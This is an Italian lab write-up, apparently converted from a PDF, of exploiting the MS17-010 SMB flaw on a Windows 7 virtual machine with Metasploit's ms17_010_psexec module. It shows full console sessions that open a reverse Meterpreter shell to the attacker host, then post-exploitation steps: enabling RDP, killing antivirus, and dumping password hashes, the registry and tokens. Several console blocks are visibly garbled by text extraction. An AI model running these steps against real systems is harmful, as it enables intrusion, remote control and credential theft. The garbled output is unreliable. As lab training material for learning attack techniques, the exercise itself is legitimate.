Exploit sul target Windows sfruttando con Metasploit la vulnerabilità MS17010

La pratica è stata svolta da macchina Kali Linux con IPv4 192.168.50.100 su target Windows 7 con IPv4 192.168.50.102

Ricerca exploit con comando search. L'exploit di interesse è PsExec, numero 10.

```
-- [ 497 spilotts - 1295 auxiliary - 429 post ] 
-- -- [ 497 spilotts - 1295 auxiliary - 429 post ] 
-- -- [ 497 spilotts - 1295 auxiliary - 429 post ] 
-- -- [ 9 svalouds - 47 encoders - 11 naps ] 
-- -- [ 9 svalouds - 47 encoders - 11 naps ] 
-- -- [ 9 svalouds - 47 encoders - 11 naps ] 
-- -- [ 9 svalouds - 47 encoders - 11 naps ] 
-- -- [ 9 svalouds - 47 encoders - 11 naps ] 
-- -- [ 9 svalouds - 47 encoders - 11 naps ] 
-- -- [ 9 svalouds - 47 encoders - 11 naps ] 
-- -- [ 9 svalouds - 47 encoders - 1292 encoders -
```

Una volta selezionato l'exploit di interesse con il suo numero di riferimento, settiamo i parametri rhosts e lhost

```
THE NOT TO SERVICE DESCRIPTION

SERVICE DESCRIPTION
```

Proviamo a lanciare l'exploit ma riceviamo un messaggio di errore riguardo le named pipe. Sembra che l'exploit non sia riuscito a trovare le named pipes sulla macchina target.

Le named pipe sono un meccanismo IPC (Inter Process Communication) che consente lo scambio di dati tra processi. Windows utilizza Named Pipe per la comunicazione tra i servizi del sistema, come il protocollo SMB, che permette la condivisione di file e stampanti in rete.

```
msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 192.168.50.100:4444


[*] 192.168.50.102:445 - Target OS: Windows 7 Professional 7601 Service Pack 1
[*] 192.168.50.102:445 - Unable to find accessible named pipe!
[*] Exploit completed, but no session was created.
```


Tramite scansione Nessus, scansione nmap (che mostra che le porte su cui gira il servizio sono aperte) e run del comando **check** con Metasploit, ci assicuriamo che il target sia effettivamente vulnerabile a ms17_010


```
-(kali⊕kali)-[~]
 └-$ nmap -p 139,445
                       -script=vuln --script-args=unsafe=1 192.168.50.102
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-10 04:51 EDT
Nmap scan report for 192.168.50.102
Host is up (0.00040s latency).
        STATE SERVICE
PORT
139/tcp open netbios-ssn
445/tcp open microsoft-ds
Host script results:
 smb-vuln-ms17-010:
    VULNERABLE:
    Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
      State: VULNERABLE
      IDs: CVE:CVE-2017-0143
      Risk factor: HIGH
        A critical remote code execution vulnerability exists in Microsoft SMBv1
         servers (ms17-010).
      Disclosure date: 2017-03-14
      References:
        https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
        https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
         https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
 _smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: ERROR: Script execution failed (use -d to debug)
Nmap done: 1 IP address (1 host up) scanned in 28.84 seconds
msf6 exploit(
                                      ) > check
[*] 192.168.50.102:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.50.102:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.50.102:445 - Scanned 1 of 1 hosts (100% complete)
```


Bisogna dunque assicurarsi del fatto che non ci siano regole firewall che blocchino la condivisione delle Named Pipe, che il Servizio di Condivisione File e Stampanti sia attivo e che la chiave NullSessionPipes includa l'abilitazione delle pipe che ci servono.

[+] 192.168.50.102:445 - The target is vulnerable.











Dato che le Named Pipe dipendono dal servizio Server, questo deve essere attivo per fare in modo che la condivisione di file e le Named Pipe vengano gestite correttamente



Tramite comando net share verifichiamo che le share SMB siano attive





Controlliamo anche la configurazione dei registri di sistema di Windows per verificare che le Named Pipe di nostro interesse siano abilitate. Inizialmente l'elenco era vuoto. Dalle options dell'exploit, sembra che questo si rifaccia a un file di testo contenente una lista di Named Pipe


```
—(kali⊕kali)-[~]
cat /usr/share/metasploit-framework/data/wordlists/named pipes.txt
netlogon
lsarpc
samr
browser
atsvc
DAV RPC SERVICE
epmapper
eventlog
InitShutdown
keysvc
lsass
LSM_API_service
ntsvcs
plugplay
protected_storage
router
SapiServerPipeS-1-5-5-0-70123
scerpc
srvsvc
tapsrv
trkwks
W32TIME_ALT
wkssvc
PIPE_EVENTROOT\CIMV2SCM EVENT PROVIDER
db2remotecmd
```

Proviamo quindi a inserire, nella chiave NullSessionPipes, le pipe di nostro interesse


```
Amministratore: Prompt dei comandi
Microsoft Windows [Versione 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Tutti i diritti riservati.
C:\Windows\system32>regedit
```







Verifichiamo che le Named Pipe possano essere accessibili in modo anonimo



Ora l'exploit lancia con successo una sessione remota di Meterpreter

```
msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.102:445 - Target OS: Windows 7 Professional 7601 Service Pack 1
[*] 192.168.50.102:445 - Built a write-what-where primitive...
[+] 192.168.50.102:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.50.102:445 - Selecting PowerShell target
[*] 192.168.50.102:445 - Executing the payload...
[+] 192.168.50.102:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (176198 bytes) to 192.168.50.102
[*] Meterpreter session 3 opened (192.168.50.100:4444 → 192.168.50.102:49161) at 2024-09-10 02:20:18 -0400
meterpreter >
```

Metodo alternativo

meterpreter > help

Settare nome utente e password nei parametri per bypassare l'errore riguardo le Named Pipe.

```
Module options (exploit/windows/smb/ms17 010 psexec):
          DBGTRACE
LEAKATTEMPTS
NAMEOPIPE
NAMEOPIPES
RHOSTS
RPORT
SERVICE_DESCRIPTION
SERVICE_DISPLAY_NAME
SERVICE_NAME
SHARE
SMBDomain
SMBDass
SMBUser
                                                                                                                                                                                                                                                                                                                                                                                               Observe that debug trace info

How many times to try to leak transaction

A named pipe that can be connected to (leave blank for auto)

List of named pipes to check

The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html

The Target port (TCP)

Service describition to be used on target for pretty listing


The strate of the transaction of the specified username

The username to authenticate as
                                                                                                false
           EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
HHOST 192.168.50.100 yes The listen address (an interface may be specified)
LYPORT 4444 yes The listen port
 View the full module info with the info, or info -d command.
\begin{array}{l} \underline{msf6} \; exploit(\underline{windows/smb/ms17\_010\_psexec}) \; > \; set \; smbpass \; utente \\ smbpass \; \Rightarrow \; utente \\ \underline{msf6} \; exploit(\underline{windows/smb/ms17\_010\_psexec}) \; > \; options \\ \end{array}
   <u>msf6</u> exploit(<u>windows/smb/ms17_010_psexec</u>) > set smbp
smbpass ⇒ utente
<u>msf6</u> exploit(<u>windows/smb/ms17_010_psexec</u>) > options
        NAME
DBSTRACE
LEAKATIANTS
LEAKATIANTS
LEAKATIANTS
LEAKATIANTS
NAMEDEPE
NAMED.PIPES
RHOSTS
192.
RPORT
SERVICE_DESCRIPTION
SERVICE_DISANAMA
ADMIL
SHOULD ADMIL
SHOU
                                                                                                                                                                                                                                                                                                                                                                                              Description


Show extra debug trace info
How many times to try to leak transaction
A named pipe that can be connected to (leave blank for auto)
Literature bridges to the bridges port (TCP)
The Target port (TCP) be used on target for pretty listing
The service display name
The service name
The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
The Windows domain to use for authentication
The password for the specified username
The username to authenticate as
                                                                                                /usr/share/metasploit-framework/data/wordlists/named_pipes.txt 192.168.50.102 445
                                                                                             ADMIN$
     ayload options (windows/meterpreter/reverse_tcp):
           EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
1H0ST 192.168.50.100 yes The listen address (an interface may be specified)
1P0RT 444* yes The listen port
msf6 exploit(windows/smb/ms17 010 psexec) > run
                             Handler failed to bind to 192.168.50.100:4444:- -
     [*] Started reverse TCP handler on 0.0.0.0:4444
 [*] Started reverse ICP nandler on 0.0.0.0.0:4444
[*] 192.168.50.102:445 - Authenticating to 192.168.50.102 as user 'utente' ...
[*] 192.168.50.102:445 - Target OS: Windows 7 Professional 7601 Service Pack 1
[*] 192.168.50.102:445 - Built a write-what-where primitive ...
[+] 192.168.50.102:445 - Overwrite complete ... SYSTEM session obtained!
[*] 192.168.50.102:445 - Selecting PowerShell target
[*] 192.168.50.102:445 - Executing the payload ...
[+] 192.168.50.102:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (176198 bytes) to 192.168.50.102
     [*] Sending stage (176198 bytes) to 192.168.50.102
```


[★] Meterpreter session 2 opened (192.168.50.100:4444 → 192.168.50.102:49168) at 2024-09-09 15:09:13 -0400

1. Ottenimento screenshot macchina target




Otteniamo uno screenshot della macchina Windows lanciando il comando **screenshot**. Questo viene salvato tra i file della macchina attaccante in formato jpeg.






2. Individuare la presenza o meno di Webcam sulla macchina Windows




Sulla macchina Windows 7, Meterpreter non è in grado di trovare una webcam

```
meterpreter > webcam_list
[-] No webcams were found
```

Abilitiamo il dispositivo dalle impostazioni della VM




La built-in webcam è ora tra i dispositivi della macchina Windows 7




```
meterpreter > webcam_list
1: HP Wide Vision HD Camera
meterpreter >
```

3. Accedere a webcam/fare dump della tastiera/provare altro

Lo screenshot viene salvato tra i file della macchina attaccante





Con lo script di Meterpreter controlliamo se il target è una macchina virtuale

```
meterpreter > run post/windows/gather/checkvm

[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
meterpreter >
```

Con lo script getcountermeasure controlliamo le configurazioni di sicurezza sul target. Questa informazione può essere utile per decidere se sia necessario disabilitare, ad esempio, un firewall o un antivirus

```
meterpreter > run getcountermeasure
[!] Meterpreter scripts are deprecated. Try post/windows/manage/killav.
[!] Example: run post/windows/manage/killav OPTION=value [...]
[*] Running Getcountermeasure on the target ...
[*] Checking for contermeasures ...
[*] Getting Windows Built in Firewall configuration...
        Configurazione profilo Domain:
        Modalit⇔ operativa
                                                  = Attiva
        Modalit♦ eccezioni
                                                  = Attiva
        Configurazione profilo Standard (corrente):
        Modalit  operativa
                                                  = Disattiva
        Modalit  eccezioni
                                                  = Attiva
        IMPORTANTE: comando eseguito.
        "netsh firewall" ♦ tuttavia deprecato.
        Utilizzare invece "netsh advfirewall firewall".
        Per ulteriori informazioni sull'utilizzo dei comandi "netsh advfirewall
[*]
        firewall" invece di "netsh firewall", vedere l'articolo della Knowledge Base
        947709 all'indirizzo http://go.microsoft.com/fwlink/?linkid=121488
[*]
[*] Checking DEP Support Policy...
meterpreter >
```

Con lo script seguente abilitiamo la Remote Desktop Configuration sul target

```
meterpreter > run getgui

[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [ ... ]

[=] The specified meterpreter session script could not be found: getgui
meterpreter > run post/windows/manage/enable_rdp

[*] Enabling Remote Desktop
[*] RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*] The Terminal Services service is not set to auto, changing it to auto ...
[*] Opening port in local firewall if necessary
[*] For cleanup execute Meterpreter resource file: /home/kali/.msf4/loot/20240910120236_default_192.168.50.102_host.windows.cle_576231.txt
meterpreter >
```

Con lo script get_local_subnet otteniamo la subnet del target. Può essere utile per lanciare un attacco più ampio sulla rete.

Lo script killav può essere usato per disabilitare l'antivirus su alcuni target. Sulla VM target non abbiamo un antivirus.

```
meterpreter > run post/windows/manage/killav

[*] No target processes were found.
meterpreter >
```

Lo script scraper recupera informazioni di sistema, inclusi i registri Windows

```
meterpreter > run scraper
[*] New session on 192.168.50.102:445 ...
[*] Gathering basic system information ...
[*] Dumping password hashes ...
[*] Obtaining the entire registry ...
[*] Exporting HKCU
[*] Downloading HKCU (C:\Windows\TEMP\YxaIKLrU.reg)
[*] Cleaning HKCU
[*] Exporting HKLM
[*] Downloading HKLM (C:\Windows\TEMP\GhskMlxo.reg)
```

Lo script winenum fa dumping sia di tokens che hash, oltre che altre informazioni utili sul sistema target.

```
Running Windows Local Enumeration Meterpreter Script
   New session on 192.168.50.102:445...
   Saving general report to /home/kali/.msf4/logs/scripts/winenum/UTENTE-PC_20240910.0946/UTENTE-PC_20240910.0946.txt
   Output of each individual command is saved to /home/kali/.msf4/logs/scripts/winenum/UTENTE-PC_20240910.0946
[*] Checking if UTENTE-PC is a Virtual Machine .......
      UAC is Disabled
[*] Running Command List ...
       running command cmd.exe /c set
       running command ipconfig /all
       running command ipconfig /displaydns
       running command route print
[*]
       running command netstat -nao
       running command netstat -vb
       running command netstat -ns
       running command net accounts
       running command net group administrators
       running command net session
       running command net group
       running command net user
       running command net localgroup
       running command tasklist /svc
       running command net share
       running command netsh wlan show interfaces
       running command gpresult /SCOPE USER /Z
       running command gpresult /SCOPE COMPUTER /Z
       running command netsh wlan show drivers
       running command netsh wlan show profiles
[*] running command netsh wlan show networks mode=bssid[*] Running WMIC Commands ....
       running command wmic useraccount list
       running command wmic service list brief
       running command wmic volume list brief
       running command wmic logicaldisk get description, filesystem, name, size
       running command wmic netlogin get name,lastlogon,badpasswordcount
       running command wmic group list
       running command wmic netclient list brief
       running command wmic netuse get name, username, connection type, local name
       running command wmic share get name,path
       running command wmic nteventlog get path, filename, writeable
       running command wmic startup list full
       running command wmic rdtoggle list
       running command wmic product get name, version
       running command wmic qfe
   Extracting software list from registry
   Dumping password hashes...
   Hashes Dumped
   Getting Tokens ...
   All tokens have been processed
```

Genera sia un report generale che una directory contenente informazioni dettagliate dell'output di ogni comando lanciato

```
| Continue | Continue
```

```
-(kali®kali)-[~/.../logs/scripts/winenum/UTENTE-PC_20240910.0946]
s cat tokens.txt
********
  List of Available Tokens
********
User Delegation Tokens Available
NT AUTHORITY\SERVIZIO DI RETE
NT AUTHORITY\SERVIZIO LOCALE
NT AUTHORITY\SYSTEM
utente-PC\utente
User Impersonation Tokens Available
No tokens available
Group Delegation Tokens Available
\ACCESSO CONSOLE
\LOCALE
BUILTIN\Administrators
BUILTIN\Users
NT AUTHORITY\Autenticazione NTLM
NT AUTHORITY\Authenticated Users
NT AUTHORITY\INTERACTIVE
NT AUTHORITY\Questa organizzazione
```